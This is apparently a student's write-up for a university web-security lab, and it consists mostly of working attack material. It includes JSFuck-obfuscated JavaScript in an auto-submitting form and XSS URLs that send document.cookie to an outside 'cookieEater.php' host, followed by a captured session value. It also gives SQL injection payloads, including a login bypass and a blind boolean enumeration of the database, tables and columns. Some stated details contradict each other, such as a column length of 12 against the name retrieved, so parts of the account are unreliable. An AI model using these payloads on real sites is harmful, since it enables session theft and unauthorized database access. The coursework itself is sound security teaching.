
```
+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([![]]+[][[]])[
+!+[]+[+[]]]+([][[]]+[])[+!+[]]]((([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(![]+[
])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])
[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[
])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[
+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]
+[])[+!+[]]+([][[]]+[])[+!+[]]+(![]+[+[]])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!
+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])
[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+!+[]+[+[]]]+![]+(![]+[+[]])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[
])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(
![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+!+[]+[+[]]])()[([][(![]+[])[+[]
]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]
+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[
]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!
+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[
]+[+[]]]+(!![]+[])[+!+[]]]((![]+[+[]])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+
!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]
+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+!+[]+[+[]]])+[])[+!+[]])+([]+[])[(![]+[])[+[]]+(!![]+[][(![]+[])[+[]]
+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+([][(![]+[
])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])
[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!
+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]()[+!+[]+[!+[]+!+[]]])()); "
```

```html
<!DOCTYPE html>
<html>
<head>
<title>PROBLEM4</title>
</head>
<body onload="document.forms[0].submit()"></body>


<form method = "post" action =
"https://cse484.cs.washington.edu/lab2/pmc/wobbuffet.php?" >


    <input type = "hidden" name = "url" value = '";
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(
![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+
```









```
[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[]
)[+!+[]]+([][[]]+[])[+!+[]]+(![]+[+[]])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+
[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!
+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+!+[]+[+[]]]+![]+(![]+[+[]])[([
![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[
]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+
[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()
[+!+[]+[+[]]])()[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!!
[]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]
]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[]
)[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![
]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[]
)[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[+[]])[([![]
]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+
([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])
[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+!
+[]+[+[]]])+[])[+!+[]])+([]+[])[(![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+
[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+
!+[]]+(!![]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]
+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+
!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[
+!+[]+[+[]]]+(!![]+[])[+!+[]]]()[+!+[]+[!+[]+!+[]]])()); "'
>
  </form>
</body>
```

- https://homes.cs.washington.edu/~keejayk/test.html

In this case, the limitations are comparatively less. So I'm starting to just implement the same script as problem 1 but without the script tag. I'm checking if it'll interpret it as a normal line of code and execute it.

- https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=";window.location="https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated="%2Bdocument.cookie;"

- https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=";var xhr = new XMLHttpRequest(); xhr.open("GET", "https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated="+encodeURIComponent(document.cookie), true);xhr.send();"
- https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=";"https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated="%2Bdocument.cookie;"

https://cse484.cs.washington.edu/lab2/pmc/vikings.php?url=https%3A%2F%2Fcse484.cs.washington.edu%2Flab2%2Fpmc%2Fsimple.php%3Furl%3D%27%27%3Bwindow.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%252Bdocument.cookie%3B%27%27

authenticated=30466154765e68c82e9b4b56e568d1fe2fbad4c0

Problem 2:

SQL INJECTION:

PROBLEM 1:

Payload:
' OR 1=1; --

How it works:
The process started off by giving two random values as username and password. The following was observed.
https://cse484.cs.washington.edu/lab2/jailbreak/mario.php?username=admin&password=password. The given strings of username and password eventually turned into the above one. The idea here is to insert a query which will return true irrespective of the username and password. So this could be done by starting with a ' , which would indicate the start of the query. OR 1=1 will always evaluate to true no matter what. And in the end -- will comment out any of the other query which is present after this. So this could be used in place of both username or password. If the above payload is given as a value for admin, the following interpretation is done,
https://cse484.cs.washington.edu/lab2/jailbreak/mario.php?username=%27+OR+1%3D1%3B+--&password=PASSWORD
If it is given in place of password, the following interpretation is done.
https://cse484.cs.washington.edu/lab2/jailbreak/mario.php?username=admin&password=%27+OR+1%3D1%3B+--

In both the cases, the value 1=1 returns true and the select statement always evaluates to true irrespective of the value.

PROBLEM 2:

Tried possibilities:

Payload:

```
teststring',(SELECT A.name FROM (SELECT * FROM sql2 where sql2.approved=1 LIMIT 1) AS A));
```

How it works:

Initially when a random string (teststring) was submitted as input, the following error was observed.

“Since your name was not in the database, we have submitted a jailbreak request for you to the warden.”. Then when the same string was submitted again the following error was observed:

“Hi teststring, unfortunately the request you submitted on 2024-05-09 16:10:26 was not approved.”

The idea here is to retrieve the value of the last user who has the value of approved to be one. Based on the given details, it is clear that the name of the table is sql2 and the column names are name and approved. So the query is drafted in such a way to retrieve the name of the last approved user.

```
teststring',(SELECT A.name FROM (SELECT * FROM sql2 where sql2.approved=1 LIMIT 1) AS A));
```

When the above mentioned input is given, the following is retrieved.

Hi teststring, unfortunately the request you submitted on Chicken Husky was not approved.

This proves that Chicken Husky is the value of the name with the approved value as 1.

Problem2 Extra Credit:

This problem involved a lot of trial and error to figure out what is happening behind the screen. So the process started initially by giving a random string as input. And the error that was received for that is “Command cannot be found!”. But then when an empty string was provided as input the following error was observed.
Command ""cannot not found. Perhaps you mean one of the following? (Shows up to four results)

- fight
- item
- run
- Spell

During the last exploit, a similar problem was faced where an empty string was provided as input and that made the entry as a duplicate value. So the next step was checking random values of alphabets to match with the database name. If the query evaluates to true, it would provide the second error and if it evaluates to false, it will return the first error.

The following input was used to check if the name of the database starts with the letter ‘a’

') AND LEFT(DATABASE(), 1) = 'a' #

This resulted in the first error which indicates that the database value do not start with the letter l. So the same process was repeated for all the letters and found that the database name starts with the letter l. The first guess was lab2, since it started with l. The following command was used to check that:

') AND MID(DATABASE(), 2, 1) = 'a' #

') AND MID(DATABASE(), 3, 1) = 'b'#

') AND MID(DATABASE(), 4, 1) = '2'#

Then it was proved that the name of the database is lab2.

Then we proceeded to check the number of tables that existed in the database. Based on the same process which was described in the previous step, it was observed that the number of tables in the database was two. The following input was used. It started with the number 1 and got the intended value for 2. So it was proved that the number of

tables in the database is 2. The following is the input value:**') AND (SELECT COUNT(*) FROM information_schema.tables WHERE TABLE_SCHEMA = DATABASE()) = 2 #**

Then the similar process was used to find the name of the tables that are present in the database. Every alphabet was checked in the input to find the correct values. The following are the inputs that gave the intended error.

') AND (SELECT COUNT(*) FROM information_schema.tables WHERE TABLE_SCHEMA = DATABASE() AND table_name LIKE 's%') > 0#

The above command proved that there exists a table that starts with the letter s. Similar inputs were used to retrieve the value of one of the tables which is sql3. For the fifth character it was a little difficult to find, because it did not match any alphabet or number. So it was tried with a special character. Every letter was tried and at the end it was found that the following command provided the intended error.

') AND (SELECT COUNT(*) FROM information_schema.tables WHERE TABLE_SCHEMA = DATABASE() AND table_name LIKE 'sql3-truepower') > 0# → And this was correct as expected.

Then the similar method was used to find the column name present in sql3 table. The inputs which gave the intended error and provided with the column name are:

') AND (SELECT COUNT(*) FROM information_schema.columns WHERE TABLE_SCHEMA = DATABASE() AND table_name = 'sql3' AND LENGTH(column_name) = 12) > 0# → Proves that the column name length is 12

Then using a similar process as said above, the column name was retrieved as whatyoucanreallydo. One of the sample inputs that was used in this process is as follows:

') AND (SELECT COUNT(*) FROM information_schema.columns WHERE TABLE_SCHEMA = DATABASE() AND table_name = 'sql3-truepower' AND SUBSTRING(column_name, 3, 1) = 'a') > 0# Then the same process was repeated for finding the value of the value in the column and the following command was retrieved: **hacktheplanet**

One sample command for the above process is as follows:

') AND (SELECT COUNT(*) FROM `sql3-truepower` WHERE whatyoucanreallydo LIKE 'h%') > 0#

This command was tried with every possibility and the value was found. Thus the values that was retrieved as part of this process are:

Name of the database: lab2

Name of the tables in the database: sql3, sql3-truepower

Column of sql3: whatyoucando

Values in whatyoucando: fight, run, spell, item

Column of sql3-truepower: whatyoucanreallydo

Value in whatyoucanreallydo: hacktheplanet

Thus the command that was used is, hacktheplanet